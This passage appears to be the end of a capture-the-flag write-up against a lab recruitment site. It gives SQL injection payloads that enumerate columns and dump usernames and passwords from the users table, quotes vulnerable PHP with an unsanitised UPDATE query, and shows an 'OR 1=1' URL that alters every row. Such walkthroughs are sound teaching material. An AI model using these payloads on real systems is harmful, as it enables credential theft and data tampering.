
We see a table named users. Let’s find out what columns it contains by querying information_schema.columns.
' UNION SELECT 1, group_concat(column_name), NULL, NULL FROM information_schema.columns WHERE table_name = 'users'-- -

The application responds with the column names: id, username, password, and others (or similar).
Finally, we extract the admin credentials from the users table. We use AND 1=0 at the beginning so the legitimate candidate search returns false and only our injected UNION results are printed.
' AND 1=0 UNION SELECT 1, username, password, id FROM users-- -

With the admin credentials in hand, we log out and log back in as admin.

We are granted access to the admin dashboard, where the final flag awaits!
Extra: The Broken Update Function
While auditing the dashboard.php code via our SSRF, another critical vulnerability was spotted:
1
2
3
4
if ($_SESSION['role'] === 'admin' && isset($_GET['action'], $_GET['id'])) {
    $id = $_GET['id'];
    // ...
    $updateQuery = "UPDATE candidates SET status='$status' WHERE id=$id";
Because the $id variable is pulled directly from the $_GET request and immediately placed into the UPDATE statement without casting it to an integer or using prepared statements, this is vulnerable to SQL injection as well.

As an admin, we can craft a Proof of Concept (PoC) to universally update the database:
1
http://recruit.local/dashboard.php?action=reject&id=1+OR+1=1
(The payload 1 OR 1=1 resolves to true for every single row in the database, meaning every single candidate is now updated to the status “rejected”.)